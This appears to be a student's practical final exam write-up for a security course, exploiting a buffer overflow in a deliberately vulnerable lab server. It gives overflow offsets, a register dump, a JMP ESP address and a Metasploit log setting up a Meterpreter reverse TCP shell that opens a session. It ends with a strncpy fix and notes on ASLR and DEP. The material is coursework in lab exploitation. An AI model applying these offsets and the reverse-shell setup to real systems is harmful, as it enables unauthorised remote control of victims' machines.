
Alexander Blondale
Practical Final Exam CSEC.201
Github: https://github.com/alexblondale/Practical_Final_Exam.git

#1:
The minimum amount of bytes required to provoke a crash is 62.

#2:
In order to overwrite the saved instruction pointer you need an input of 68 bytes.


#3:



```
Registers (FPU)
EAX 00436E08 ASCII "1◙"
ECX 009EF4F0
EDX 41000A31
EBX 0000012C
ESP 009EF534 ASCII "♪◙"
EBP 41414141
ESI 47351334 CSEC201F.47351334
EDI 47351334 CSEC201F.47351334

EIP 58454C41
```

#4:
The address of the instruction which can be used to redirect execution to the stack is 4735224C.


#6:



```
root@kali:~/Documents# python3 Final_Exploit.py 192.168.199.81 2229 68
The vulnserver has crashed
root@kali:~/Documents# 

       =[ metasploit v5.0.40-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.200.215
lhost => 192.168.200.215
msf5 exploit(multi/handler) > set lport 8421
lport => 8421
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.200.215:8421
[*] Sending stage (179779 bytes) to 192.168.199.81
[*] Meterpreter session 1 opened (192.168.200.215:8421 -> 192.168.199.81:49740)
at 2022-12-10 16:19:41 -0500

meterpreter > 
```

#7: The line in the INC function responsible for the overflow is strcpy(returnval, newval)
One way the line could be rewritten to prevent the overflow is strncpy(returnval, newval, 50)
The strncpy function sets a limit on the number of bytes to prevent an overflow.

#8: In order to find the address of the instruction that we use to execute on the stack, ASLR and DEP need to be disabled. DEP prevents malware from executing on the stack and ASLR randomizes memory addresses to make it more difficult for an attacker to know the location of an executable in memory.



CSEC201FinalExam Property Pages

Configuration: Active(Debug)

Platform: Active(Win32)

Entry Point	
No Entry Point	No
Set Checksum	No
Base Address	**0x47340000**
Randomized Base Address	**No (/DYNAMICBASE:NO)**
Fixed Base Address	**Yes (/FIXED)**
Data Execution Prevention (DEP)	**No (/NXCOMPAT:NO)**
Turn Off Assembly Generation	No
Unload delay loaded DLL	
Nobind delay loaded DLL	